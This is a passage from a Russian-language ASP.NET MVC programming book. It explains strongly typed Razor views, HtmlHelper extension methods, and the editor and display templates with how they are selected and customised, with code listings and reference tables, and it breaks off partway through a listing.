    @Html.ActionLink("Edit", "Edit", new { id = Model.Id })
}
@Html.ActionLink("Back to Entries", "Index")
</p>
```

Несмотря на то, что динамический подход, заключающийся в использовании как ViewData, так и ViewBag, предоставляет значительную гибкость, он является довольно затратным. Код этих методик не оптимизирован должным образом, к тому же эти методики не позволяют компилятору исправлять

ваши ошибки, если вы случайно перепутали тип динамического свойства. Кроме того, вы не сможете получить IntelliSense (встроенную подсказку) программы Visual Studio для динамических свойств или ViewData (хотя сторонние инструменты такие, как JetBrains ReSharper, поддерживают эту возможность).

Ко всему прочему, вы не сможете с легкостью привязать метаданные к динамическим свойствам. ASP.NET MVC для привязки метаданных к конкретным типам использует атрибуты (например, атрибуты валидации в пространстве имен System.ComponentModel.DataAnnotations могут использоваться для обозначения поля как обязательного для заполнения, или же для задания максимальной длины поля). Эти атрибуты не могут использоваться для динамических свойств ViewBag.

В качестве альтернативного варианта вы можете воспользоваться строго-типовизированным представлением для указания на то, что представление может использоваться с конкретным известным строго типизированным классом. Преимуществом будет возможность воспользоваться IntelliSense и инструментами рефакторинга программы Visual Studio, а также появляется возможность использования метаданных, управляемых с помощью атрибутов. То, как это работает, мы рассмотрим в следующем разделе.

3.2.3. Строго типизированные представления и модели представления

При использовании представлений на базе движка Razor, представления могут по умолчанию наследоваться от двух типов: System.Web.Mvc.WebViewPage или System.Web.Mvc.WebViewPage<T>. Параметризованный WebViewPage<T> наследуется от WebViewPage, но предоставляет некоторые уникальные возможности, которые недоступны во WebViewPage.

Каркас определения членов класса WebViewPage<T> показано ниже.

Листинг 3-3: Каркас определения членов класса WebViewPage<T>

```
public class WebViewPage<TModel> : WebViewPage
{
    public new AjaxHelper<TModel> Ajax { get; set; }
    public new HtmlHelper<TModel> Html { get; set; }
    public new TModel Model { get; }
    public new ViewDataDictionary<TModel> ViewData { get; set; }
}
```

Строка 5: Стого типизированная модель представления

Помимо предоставления строго типизированной обертки для ViewData.Model посредством свойства Model, класс WebViewPage<T> предоставляет доступ к строго типизированным версиям вспомогательных методов представления – AjaxHelper и HtmlHelper.

Для использования строго типизированного представления вам для начала необходимо убедиться в том, что ваше действие контроллера корректно задает свойство ViewData.Model. В листинге 3-4 мы извлекаем все записи гостевой книги для отображения их на странице со списком этих записей и передаем всю коллекцию профилей в метод View, который инкапсулирует присвоение значения свойству ViewData.Model.

Листинг 3-4: Передача коллекции записей гостевой книги в представление

```

public ActionResult Index()
{
    var mostRecentEntries = (from entry in _db.Entries
        orderby entry.DateAdded descending
        select entry).Take(20);
    var model = mostRecentEntries.ToList();
    return View(model);
}

```

В представлении Index, которое используется с этим методом действия, даже в слабо типизированном классе WebViewPage может использоваться свойство ViewData.Model. Но это свойство может быть только типа Object, и для эффективного использования полученного результата нам пришлось бы выполнить преобразование типов. Вместо этого мы можем задать тип модели для нашего базового класса WebViewPage<T> при помощи ключевого слова @model:

```

@using Guestbook.Models
@model List<GuestbookEntry>

```

В результате определения типа модели посредством ключевого слова @model наше представление теперь наследуется от класса WebViewPage<T>, а не от WebViewPage. Мы также использовали ключевое слово @using для импорта пространств имен. В следующем разделе мы рассмотрим, как можно использовать объект модели представления для того, чтобы отобразить ту информацию, которая содержится в представлении.

3.2.4. Отображение данных модели в представлении

Обычно для отображения информации, содержащейся в представлении, можно использовать объект HtmlHelper, который способствует получению модели представления для дальнейшей генерации HTML-страниц. Изучите приведенный ниже листинг, в котором мы отображаем окончательный вариант записи гостевой книги.

Листинг 3-5: Отображение записи гостевой книги в нашем представлении

```

<h2>Guestbook Entry</h2>
<dl>
    <dt>Name:</dt>
    <dd>@Model.Name</dd>
    <dt>Date Added:</dt>
    <dd>@Model.DateAdded</dd>
    <dt>Message:</dt>
    <dd>@Model.Message</dd>
</dl>
<p>
    @{
        bool hasPermission =
            (bool) ViewData["hasPermission"];
    }
    @if (hasPermission)
    {
        @Html.ActionLink("Edit", "Edit", new { id = Model.Id })
    }
    @Html.ActionLink("Back to Entries", "Index")
</p>

```

Строки **4, 6, 8**: Выводит информацию о записи гостевой книги

Строка **11**: Оператор многострочного кода движка Razor

Строка **15**: Оператор `if` движка Razor

Строка **17**: Отображает гиперссылку для редактирования страницы

В "Guestbook Entry" мы отображаем подробную информацию о записи гостевой книги, переданную в нашу модель представления. Далее мы используем оператор многострочного кода движка Razor для извлечения из `ViewData` значения с ключом `hasPermission`. С операторов многострочного кода движка Razor начинается блок кода, отмеченный символом `@`, за которым следует открытая фигурная скобка: `@{`. Наконец, мы используем оператор `if` движка Razor для того, чтобы принять решение о том, нужно ли выводить `Edit`. Поскольку мы не хотим столкнуться с миллиардом скриптовых атак, которые возможны при отображении незакодированных пользовательских данных, то данные автоматически кодируются по умолчанию прежде, чем будут отображены на экране. Для того чтобы отобразить незакодированную информацию на экране мы можем воспользоваться методом `Html.Raw`, используемый для принудительного отображения необработанного текста.

На странице авторизации мы используем модель представления для отображения всей формы, как это показано в следующем листинге.

Листинг 3-6: Класс `LogOnModel`

```
public class LogOnModel
{
    [Required]
    [Display(Name = "User name")]
    public string UserName { get; set; }


    [Required]
    [DataType(DataType.Password)]
    [Display(Name = "Password")]
    public string Password { get; set; }

    [Display(Name = "Remember me?")]
    public bool RememberMe { get; set; }
}
```

Строки **3-4, 6-8, 10**: Применение атрибутов `DataAnnotations`

Класс `LogOnModel` довольно прост и содержит только автоматические свойства. Атрибуты, которые вы видите в листинге выше, – это `DataAnnotations`, более подробно вы изучите их в главе 4. На странице "Log On" (Авторизация) демонстрируются входные элементы для каждого из этих свойств, как вы можете видеть это на рисунке 3-2.

Рисунок 3-2: Страница Log On



В связи с тем, что для страницы "Log On" мы выбрали строго типизированное представление, при отображении HTML для каждого входного элемента мы можем применять встроенные вспомогательные методы. Вместо использования слабо связанных строк для представления параметров методов действий, для создания различных типов входных элементов мы можем воспользоваться преимуществами расширений HtmlHelper, в основе которых лежат выражения, как это показано ниже.

Листинг 3-7: Отображение формы ввода информации об аккаунте

```
@using (Html.BeginForm()) {
    @Html.ValidationSummary(true, "Account creation was unsuccessful. Please
    correct the errors and try again.")
<div>
    <fieldset>
        <legend>Account Information</legend>
        <div class="editor-label">
            @Html.LabelFor(m => m.UserName)
        </div>
        <div class="editor-field">
            @Html.TextBoxFor(m => m.UserName)
            @Html.ValidationMessageFor(m => m.UserName)
        </div>
        <div class="editor-label">
            @Html.LabelFor(m => m.Email)
        </div>
        <div class="editor-field">
            @Html.TextBoxFor(m => m.Email)
            @Html.ValidationMessageFor(m => m.Email)
        </div>
        <div class="editor-label">
            @Html.LabelFor(m => m.Password)
        </div>
        <div class="editor-field">
            @Html.PasswordFor(m => m.Password)
            @Html.ValidationMessageFor(m => m.Password)
        </div>
        <div class="editor-label">
```

```

    @Html.LabelFor(m => m.ConfirmPassword)

```

```

</div>
<div class="editor-field">
    @Html.PasswordFor(m => m.ConfirmPassword)
    @Html.ValidationMessageFor(m => m.ConfirmPassword)

```

```

</div>
<p>
    <input type="submit" value="Register" />
</p>

```

```

</fieldset>
</div>
}

```

Строка 7: Строго типизированный вспомогательный метод для метки

Строка 10: Строго типизированный вспомогательный метод для текстового поля

Строка 11: Строго типизированный вспомогательный метод для сообщения о валидации

В приведенном выше листинге мы воспользовались преимуществами нескольких методов расширений `HtmlHelper`, созданных для строго типизированных страниц представлений, включая методы для отображения надписей, полей ввода текста и сообщений подтверждения корректности введенных данных. Вместо того чтобы использовать для представления свойств слабо типизированной строки, подобную тем, что применялись в ASP.NET MVC 1 (`@Html.TextBox("UserName")`), эти вспомогательные методы используют возможность языка C# 3.5 для генерации HTML-разметки. Поскольку эти HTML-элементы должны быть сгенерированы так, чтобы соответствовать свойствам объектов, необходимо всего лишь задать условие, что для генерации соответствующей HTML-разметки первоначальные типы и объекты используются с выражениями.

Методы `Html.LabelFor` и `Html.TextBoxFor`, используемые для свойства `UserName`, как это показано в листинге 3-7, генерируют приведенную ниже HTML-разметку.

Листинг 3-8: HTML-разметка, сгенерированная с помощью вспомогательных методов `HtmlHelper`, базирующихся на выражениях

```

<label for="UserName">User name</label>
<input id="UserName" name="UserName" type="text" value="" />

```

Для того чтобы на нашей странице выполнялась проверка возможности доступа, в каждый элемент ввода (например, вторая строка листинга 3-8) должен входить соответствующий элемент `label` (к примеру, первая строка листинга). Так как наши элементы `label` и `input` сгенерированы посредством использования выражений, то нам больше не нужно беспокоиться о жестко закодированных названиях этих элементов.

Расширения `HtmlHelper`, созданные для строго типизированных представлений (включая те, что использовались в предыдущем листинге), перечислены в таблице 3-1.

Таблица 3-1: Вспомогательные методы в ASP.NET MVC

Вспомогательный метод	Описание
<code>DisplayFor</code>	Возвращает HTML-разметку для каждого свойства объекта, представленного с помощью выражения
<code>DisplayTextFor</code>	Возвращает HTML-разметку для каждого свойства объекта, представленного с помощью конкретного выражения

EditorFor	Возвращает HTML-элемент ввода данных для каждого свойства объекта, представленного с помощью конкретного выражения
CheckBoxFor	Возвращает элемент ввода данных типа CheckBox для каждого свойства объекта, представленного с помощью конкретного выражения
DropDownListFor	Возвращает HTML-элемент типа DropDownList для каждого свойства объекта, представленного с помощью конкретного выражения, в котором используется определенный список элементов
HiddenFor	Возвращает скрытый HTML-элемент ввода данных для каждого свойства объекта, представленного с помощью конкретного выражения
LabelFor	Возвращает HTML-элемент типа Label и собственное имя свойства, представленного с помощью конкретного выражения
ListBoxFor	Возвращает HTML-элемент типа ListBox для каждого свойства объекта, представленного с помощью конкретного выражения, который использует предоставленные данные для формирования списка элементов
PasswordFor	Возвращает элемент ввода пароля для каждого свойства объекта, представленного с помощью конкретного выражения
RadioButtonFor	Возвращает элемент ввода данных типа RadioButton для каждого свойства объекта, представленного с помощью конкретного выражения
TextAreaFor	Возвращает HTML-элемент типа TextArea для каждого свойства объекта, представленного с помощью конкретного выражения, использующего предоставленные данные для списка элементов
TextBoxFor	Возвращает элемент типа TextBox для каждого свойства объекта, представленного с помощью конкретного выражения
ValidateFor	Извлекает метаданные и проверяет корректность данных каждого поля, представленного с помощью конкретного выражения
ValidationMessageFor	Возвращает HTML-разметку сообщения об ошибке валидации данных каждого поля, представленного с помощью выражения

Поскольку наша форма была сгенерирована посредством использования строго типизированного представления, то мы можем воспользоваться данным фактом при создании действия, с помощью которого публикуется форма. Вместо того чтобы перечислять каждое поле ввода в виде отдельного параметра метода действия, мы можем привязать все параметры к той же модели представления, которую мы использовали для отображения этого представления, как это показано ниже.

Листинг 3-9: Регистрация действия LogOn посредством использования модели представления в качестве параметра этого действия

```
public ActionResult LogOn(LogOnModel model, string returnUrl)
{
    // Тело метода действия
    ...
}
```

Как видите, наш метод действия LogOn принимает в качестве параметра объект LogOnModel, а также возможный возвращаемый URL-адрес вместо того, чтобы использовать каждый элемент ввода нашей формы в качестве отдельного параметра.

Несколько бы мощным инструментом не были бы расширения HtmlHelper для строго типизированных представлений, если при генерации HTML-разметки вы полагаетесь только на эти расширения, то вы все еще можете столкнуться с некоторым дублированием ваших представлений. Например, если для каждого элемента ввода данных необходима соответствующая надпись, почему бы не включать ее в этом элемент всегда? Каждый пользовательский интерфейс чем-то отличается от других, поэтому команда разработчиков MVC паттерна не может предугадать, какой макет каждый

пользователь захочет использовать для надписей и элементов ввода данных. Несмотря на то, что каждый элемент ввода должен иметь соответствующую надпись, существующие вспомогательные методы создания элементов ввода нельзя расширить так, чтобы в эти элементы входили надписи. Вместо этого, для того чтобы навязать стандартизированный подход к генерации HTML-разметки, мы можем воспользоваться возможностью, введенной в ASP.NET MVC 2 – шаблонами.

3.3. Использование строго типизированных шаблонов

По мере того, как вы будете продвигаться вперед к использованию строго типизированных представлений, в основе которых лежит модель представления, вы будете встречаться все с большим количеством возникающих паттернов. Если объект модели представления обладает булевым свойством, то вам необходимо отобразить на форме элемент типа `CheckBox`. E-mail адреса всегда должны отображаться так же, как и поля ввода пароля, и т.д. Очень редко элемент ввода данных включает в себя соответствующее сообщение валидации данных.

Методы расширений класса `HtmlHelper` хороши для отдельных фрагментов HTML-элементов, но, как правило, они не подходят в тех случаях, когда сгенерированная HTML-разметка начинает все более усложняться и содержит все большее количество разнообразных элементов. ASP.NET MVC дает нам возможность принимать решения о способе отображения представлений на основании метаданных модели. Примером этого служит наделение нашей модели представления классом `RequiredAttribute` для обеспечения автоматической валидации ее данных. Фреймворк также предоставляет способы генерации фрагментов HTML-разметки, основанные на свойствах нашей модели представления.

Начиная с релиза ASP.NET MVC 2 команда разработчиков MVC паттерна реализовала такую возможность представления, которая находится где-то посередине между методами расширений `HtmlHelper` и полномасштабными `partial` классами. Этой возможностью являются *шаблонизированные вспомогательные методы*, которые созданы для того, чтобы содействовать генерации HTML-разметки, основанной на строго типизированных представлениях. Шаблонизированные вспомогательные методы могут использоваться для генерации HTML-разметки всей модели или конкретных составляющих модели.

В связи с тем, что HTML-разметка для режима просмотра и редактирования значительно различается, генерация шаблонов для каждого из этих режимов выполняется с помощью двух различных наборов шаблонов посредством использования двух различных наборов методов.

3.3.1. Шаблоны `EditorFor` и `DisplayFor`

Два набора шаблонов, речь о которых шла в конце предыдущего раздела, разделяются на шаблон редактирования и шаблон отображения. Эти шаблоны генерируются из следующих методов:

- `Html.Display("Message")`
- `Html.DisplayFor(m => m.Message)`
- `Html.DisplayForModel()`
- `Html.Editor("UserName")`
- `Html.EditorFor(m => m.UserName)`
- `Html.EditorForModel()`

Несмотря на то, что для обеспечения возможности использовать шаблоны слабо типизированных представлений существуют эквивалентные методы со строковыми параметрами, мы будем применять методы, в качестве параметров которых задаются выражения. Это позволит нам пользоваться

преимущества строго типизированных представлений. Если наша модель является довольно простой, то мы можем воспользоваться методами типа `ForModel`, которые выполняют цикл по каждой составляющей модели для генерации окончательной HTML-разметки.

Поскольку страница "Change Password" (Смена пароля) является простой, для генерации формы редактирования мы можем воспользоваться методом `EditorForModel`.

Листинг 3-10: Использование метода `EditorForModel` для простой модели

```
@using (Html.BeginForm()) { %>
<div>
  <fieldset>
    <legend>Account Information</legend>
    @Html.EditorForModel()
    <p>
      <input type="submit" value="Change Password" />
    </p>
  </fieldset>
</div>
}
```

Строка 5: Генерирует интерфейс редактирования для модели

Метод `EditorForModel` использует цикл для прохождения по всем членам модели этого представления, генерируя при этом шаблоны редактирования для каждой из этих составляющих. Каждый сгенерированный шаблон может отличаться от других в зависимости от метаданных модели каждой составляющей.

Возможно, такая HTML-разметка подходит для наших целей, но вы можете добавлять в свою модель представления еще много различных возможностей до тех пор, пока уже не сможете нормально генерировать HTML-разметку, основанную на метаданных модели. В модели, используемой для отображения "Change Password", как это показано ниже, уже присутствует информация о надписи и валидации.

Листинг 3-11: Модель для Change Password

```
public class ChangePasswordModel
{
  [Required]
  [DataType(DataType.Password) ]
  [Display(Name = "Current password")]
  public string OldPassword { get; set; }

  [Required]
  [ValidatePasswordLength]
  [DataType(DataType.Password) ]
  [Display(Name = "New password")]
  public string NewPassword { get; set; }

  [DataType(DataType.Password) ]
  [Display(Name = "Confirm new password")]
  [Compare("NewPassword", ErrorMessage = "The new password" +
  " and confirmation password do not match.")]
  public string ConfirmPassword { get; set; }
}
```

Строка 3: Требует, чтобы пользователь задал значение

Строка 5: Элементы управления отображают методы полей

В данную модель мы включили информацию о валидации (атрибут `Required`), а так же информацию об отображении (атрибуты `Display` и `DataType`), при этом любой из этих видов информации может использоваться для того, чтобы повлиять на окончательно сгенерированную HTML-разметку в ваших шаблонах.

Но в нашем классе модели представления нам может понадобиться еще больший контроль над HTML-разметкой, нежели предоставляемый при помощи метаданных. Например, нам, возможно, потребуется заключить некоторые элементы в теги абзаца `<p>`. Для такого уровня индивидуального контроля, при котором нам необходимо компоновать отдельные элементы, мы можем использовать метод `EditorFor`.

Листинг 3-12: Использование метода `EditorFor` для дополнительного контроля внешнего вида

```
<p>
    @Html.EditorFor(m => m.OldPassword)
</p>
<p>
    @Html.EditorFor(m => m.NewPassword)
</p>
<p>
    @Html.EditorFor(m => m.ConfirmPassword)
</p>
```

Поскольку шаблоны в рамках нашего сайта используются совместно, то нам, возможно, не потребуется принудительно для каждого метода использовать теги абзаца. Вполне возможно, что в сложные формы для организации наших элементов мы будем включать такие элементы, как горизонтальные линейки, наборы полей, а также легенды. Что касается простого отображения и моделей редактирования, то в таких случаях нам, скорее всего, подойдут методы `EditorForModel` и `DisplayForModel`.

3.3.2. Встроенные шаблоны

В комплект ASP.NET MVC входит набор встроенных шаблонов, как для шаблонов редактирования, так и для шаблонов отображения. Встроенные шаблоны отображения представлены в таблице 3-2.

Таблица 3-2: Шаблоны отображения в ASP.NET MVC

Шаблон отображения	Описание
EmailAddress	Выводит гиперссылку, добавляя <code>mailto</code>
HiddenInput	Скрывает отображаемое значение
Html	Выводит отформатированное значение модели
Text	Выводит необработанное содержимое (использует шаблон <code>String</code>)
Url	Для вывода гиперссылки сочетает модель и отформатированное значение модели
Collection	Выполняет цикл по <code>IEnumerable</code> и выводит шаблон для каждого элемента
Boolean	Выводит чекбокс для обычных булевых значений и выпадающий список для значений <code>bool?</code>
Decimal	Форматирует значение, добавляя к нему два знака после запятой
String	Выводит необработанное содержимое
Object	Выполняет цикл по всем свойствам объекта и выводит шаблон отображения для каждого свойства

Каждый шаблон, за исключением шаблонов `Collection` и `Object`, выводит единичное значение. Шаблон `Object` выполняет цикл по каждому элементу коллекции `ModelMetadata.Properties` (которая, в свою очередь, наполняется посредством проверки открытых свойств по типу элемента) и выводит соответствующий шаблон отображения для каждого элемента. Шаблон `Collection` выполняет цикл по каждому элементу объекта модели и выводит корректный шаблон отображения для каждого элемента списка.

Шаблоны отображения, как и предполагалось, выводят такие элементы отображения в веб-браузере, как необработанный текст и теги якоря (`anchor`), тогда как шаблоны редактирования выводят элементы формы. Шаблоны редактирования, которые по умолчанию содержатся в ASP.NET MVC, приведены в таблице 3-3.

Поведение шаблонов `Collection` и `Object` аналогично поведению соответствующих шаблонов отображения за тем исключением, что шаблоны редактирования используются вместо шаблонов отображения для каждого рассмотренного дочернего элемента.

В следующем разделе мы изучим то, как ASP.NET MVC решает, какой из шаблонов нужно использовать.

Таблица 3-3: Шаблоны редактирования в ASP.NET MVC

Шаблон отображения	Описание
<code>HiddenInput</code>	Использует метод расширения <code>HtmlHelper.Hidden</code> для отображения элемента <code><input type="hidden" /></code>
<code>MultilineText</code>	Использует метод расширения <code>HtmlHelper.TextArea</code> для отображения многострочного элемента ввода данных
<code>Password</code>	Использует метод расширения <code>HtmlHelper.Password</code> для отображения элемента ввода пароля
<code>Text</code>	Использует метод расширения <code>HtmlHelper.TextBox</code> для отображения элемента ввода текстовых данных
<code>Collection</code>	Выполняет цикл по <code>IEnumerable</code> и выводит шаблон для каждого элемента с корректным индексом
<code>Boolean</code>	Выводит чекбокс для обычных булевых значений и выпадающий список для значений <code>bool?</code>
<code>Decimal</code>	Форматирует значение внутри текстового поля, добавляя к нему два знака после запятой
<code>String</code>	Использует метод расширения <code>HtmlHelper.TextBox</code> для отображения элемента ввода текстовых данных
<code>Object</code>	Выполняет цикл по всем свойствам объекта и выводит шаблон отображения для каждого свойства

3.3.3. Выбор шаблона

Шаблонизированные вспомогательные методы редактирования и отображения принимают решение о том, какой шаблон необходимо отобразить, путем поиска шаблона по имени. Имя шаблона может браться из разных источников, но шаблонизированные вспомогательные методы для выбора отображаемого шаблона на основании его имени используют конкретный алгоритм. Если обнаружен шаблон, имя которого совпадает с указанным, то этот шаблон будет использоваться для генерации соответствующего содержимого.

Шаблонизированные вспомогательные методы выполняют поиск шаблона в конкретных местах перед тем, как начать поиск шаблона по другому имени. Места, в которых выполняется поиск шаблонов, –

это папки `EditorTemplates` и `DisplayTemplates`. Как и в случае с именами компонентов и представлений шаблонизированные методы вначале будут просматривать папку конкретного контроллера представления (или папки конкретной области и конкретного контроллера представления), а затем уже переходит к поиску в папке `Views/Shared`. Если шаблонизированный вспомогательный метод используется внутри конкретной области представления, то к таким папкам поиска относятся следующие папки:

- `<Area>/<ControllerName>/EditorTemplates/<TemplateName>.cshtml` (или `.vbhtml`)
- `<Area>/Shared/EditorTemplates/<TemplateName>.cshtml` (или `.vbhtml`)

Если в этих папках шаблон не обнаружен или если представление отсутствует в этой области, то используются места поиска представлений по умолчанию:


- `<ControllerName>/EditorTemplates/<TemplateName>.cshtml` (или `.vbhtml`)
- `Shared/EditorTemplates/<TemplateName>.cshtml` (или `.vbhtml`)

Шаблонизированные вспомогательные методы последовательно просматривают каждую папку и в каждой папке поиска проходят по списку имен шаблонов для того, чтобы обнаружить совпадение. Поиск имен шаблонов также выполняется по конкретному алгоритму:

Шаг	Место поиска
1	Имя шаблона, передаваемое посредством шаблонизированных вспомогательных методов отображения и редактирования (по умолчанию значение <code>null</code>)
2	Значение <code>ModelMetadata.TemplateHint</code> (заполненное из атрибута <code>[UIHint]</code>)
3	Значение <code>ModelMetadata.DataTypeName</code> (заполненное из атрибута <code>[DataType]</code>)
4	Тип модели (в случае типа допускающего значение <code>null</code> используется один из указанных ниже типов)
5a	Несложный тип (существует конвертер типа модели в тип <code>String</code>): <code>String</code>
5б	Интерфейс <code>IEnumerable: Collection</code>
5в	Любой другой интерфейс: <code>Object</code>
6	Рекурсивный поиск базовых типов, одного за другим, поиск <code>Type.Name</code> . Если элементом является <code>IEnumerable</code> , то выполняется поиск имени "Collection", в противном случае – имени "Object"


Например, предположим, что нам необходимо отобразить пользовательский шаблон `ChangePasswordModel` нашей модели для страницы "Change Password". У нас уже есть созданный объект модели, поэтому мы можем определить шаблон, совпадающий с названием типа модели, т.е. `ChangePasswordModel`. В связи с тем, что данный шаблон специфичен для нашего контроллера `Account`, мы поместим шаблон в папку `EditorTemplates`, находящуюся под папкой `Account`, как это показано на рисунке 3-3.

Рисунок 3-3: Шаблон `ChangePasswordModel` в папке `EditorTemplates`



Если нам необходимо, чтобы наш шаблон был виден для всех контроллеров, то нам необходимо поместить его в папку `EditorTemplates`, находящуюся в папке `Shared`, как это показано на рисунке 3-4.

Рисунок 3-4: Создание глобального шаблона редактирования Object в папке Shared



Несмотря на то, что шаблоны Razor наследуются от класса `WebViewPage` (файлы с расширением `.cshtml`), они не используют тот же файл `_ViewStart.cshtml`, который наследуют обычные представления конкретной страницы. Вместо этого вам приходится вручную устанавливать желаемый макет. В следующем разделе мы изучим то, как создавать пользовательские шаблоны и переопределять существующие шаблоны.

3.3.4. Настройка шаблонов

В основном существует две причины создания пользовательского шаблона:

- Создание нового шаблона
- Переопределение существующего шаблона

Система анализа имен шаблонов первоначально обращается к папке конкретного контроллера представления, поэтому вполне разумно сначала переопределить один из встроенных шаблонов в папке `Shared`, а затем переопределить этот шаблон в папке конкретного контроллера представления. Например, для отображения e-mail адресов вы можете иметь шаблон, используемый в рамках всего приложения, но с другой стороны, вы можете обзавестись конкретным шаблоном в папке шаблонов конкретной области или контроллера представления.

По большей части шаблоны эквивалентны созданию типизированному частичному представлению. Разметка для нашего шаблона `ChangePasswordModel` приведена ниже.

Листинг 3-13: Разметка шаблона `ChangePasswordModel`

```
model Guestbook.Models.ChangePasswordModel
<p>
    @Html.EditorFor(m => m.OldPassword)
</p>
<p>
```

```

@Html.EditorFor(m => m.NewPassword)
</p>
<p>
    @Html.EditorFor(m => m.ConfirmPassword)
</p>

```

Строка 3: Генерирует шаблон редактирования для каждого свойства

Строка 5: Заключает шаблон редактирования в теги абзаца

Наш новый шаблон `Object.cshtml` просто использует существующие шаблоны `EditorFor` для каждого элемента, но при этом заключает каждый шаблон в теги абзаца. Но каково преимущество такой модели над использованием частичного представления?

Например, частичное представление должно выбираться по имени. Шаблоны выбираются исходя из метаданных модели посредством передачи в представление необходимых сведений для точного определения того, какой шаблон необходимо использовать. Кроме того, во `ViewDataDictionary` шаблонам предоставляется дополнительная информация, которую не получают частичные представления и другие страницы, и которая содержится в свойстве `ViewData.ModelMetadata`. Только шаблоны обладают свойством `ModelMetadata`, заполняемым ASP.NET MVC, для частичных представлений и представлений это свойство имеет значение `null`.

При помощи свойства `ModelMetadata` вы можете получить доступ ко всем метаданным, генерируемым из провайдера метаданных модели. К этой информации относится информация о типе модели и ее свойствах.

К информации о типе модели относятся свойства, перечисленные в таблице 3-4.

Таблица 3-4: Свойства класса `ModelMetadata`, которые предоставляются посредством отображения

Свойства класса <code>ModelMetadata</code>	Описание
<code>Model</code>	Значение модели
<code>ModelType</code>	Тип модели
<code>ContainerType</code>	Тип контейнера модели, если свойство <code>Model</code> является свойством родительского типа
<code>PropertyName</code>	Имя свойства, представленное значением <code>Model</code>
<code>Properties</code>	Коллекция объектов метаданных модели, которая описывает свойства этой модели
<code>IsComplexType</code>	Свойство, определяющее является ли данная модель сложной
<code>IsNullableValueType</code>	Свойство, определяющее допускает ли тип значение <code>null</code>

Кроме общей информации о типе модели объект класса `ModelMetadata` содержит другие метаданные, которые по умолчанию заполняются с помощью атрибутов, как это указано в таблице 3-5.

Таблица 3-5: Свойства класса `ModelMetadata`, которые представляются посредством `DataAnnotations`

Свойства класса <code>ModelMetadata</code>	Источник данных
<code>ConvertEmptyStringToNull</code>	<code>System.ComponentModel.DataAnnotations.DisplayFormatAttribute</code>
<code>DataTypeName</code>	<code>System.ComponentModel.DataAnnotations.DataTypeAttribute</code>

	bute
DisplayFormatString	System.ComponentModel.DataAnnotations.DisplayFormatAttribute
DisplayName	System.ComponentModel.DataAnnotations.DisplayAttribute или System.ComponentModel.DisplayNameAttribute
EditFormatString	System.ComponentModel.DataAnnotations.DisplayFormatAttribute
HideSurroundingHtml	System.Web.Mvc.HiddenInputAttribute
IsReadOnly	System.ComponentModel.ReadOnlyAttribute или System.ComponentModel.DataAnnotations.EditableAttribute
IsRequired	System.ComponentModel.DataAnnotations.RequiredAttribute
NullDisplayText	System.ComponentModel.DataAnnotations.DisplayFormatAttribute
TemplateHint	System.ComponentModel.DataAnnotations.UIC HintAttribute
ShowForDisplay	System.ComponentModel.DataAnnotations.ScaffoldColumnAttribute
ShowForEdit	System.ComponentModel.DataAnnotations.ScaffoldColumnAttribute
Description	System.ComponentModel.DataAnnotations.DisplayAttribute
ShortDisplayName	System.ComponentModel.DataAnnotations.DisplayAttribute
Watermark	System.ComponentModel.DataAnnotations.DisplayAttribute
Order	System.ComponentModel.DataAnnotations.DisplayAttribute

В нашем пользовательском шаблоне мы можем проанализировать эти метаданные модели для того, чтобы выполнить настройку вывода HTML-страницы. Помимо свойств, перечисленных в таблицах 3-4 и 3-5, объект класса `ModelMetadata` обладает свойством `AdditionalValues` типа `IDictionary<string, object>`, которое может содержать дополнительные метаданные, заполненные с помощью пользовательского провайдера метаданных модели. Например, если нам нужно отобразить символ * для обязательных полей, то нам необходимо просто проверить свойство `IsRequired` в нашем пользовательском шаблоне. Или же мы могли бы дополнить нашу модель атрибутом `DataType`, который имеет значение `DateTime`, и тем самым создать пользовательский шаблон, который выводит даты в виджете выбора даты.

На практике мы, вероятнее всего, будем переопределять существующие шаблоны, потому что наш шаблон `Object` может подходить, а может и не подходить для наших целей. Метаданные не содержат никакой информации о стиле, поэтому пользовательский стиль или другая разметка могут быть добавлены путем переопределения встроенных шаблонов. Но так как многие сайты стремятся стандартизировать внешний вид основного пользовательского интерфейса, к примеру, всегда размещать надписи над полями ввода данных или всегда помечать обязательные для заполнения поля символом "*", то нам нужно только один раз переопределить шаблон, чтобы, теоретически, повлиять на весь сайт.

Например, нам, возможно, потребуется размещать надпись на той же строчке, что и поля, но выравнивать их по правому краю столбца. Для этого нам необходимо было бы переопределить существующий шаблон `Object` таким образом, как это продемонстрировано ниже.

Листинг 3-14: Создание пользовательского шаблона Object

```

@foreach (var prop in ViewData.ModelMetadata.Properties
    .Where(pm => pm.ShowForEdit && !ViewData.TemplateInfo.Visited(pm))) {
<div class="editor-field-container">
    @if
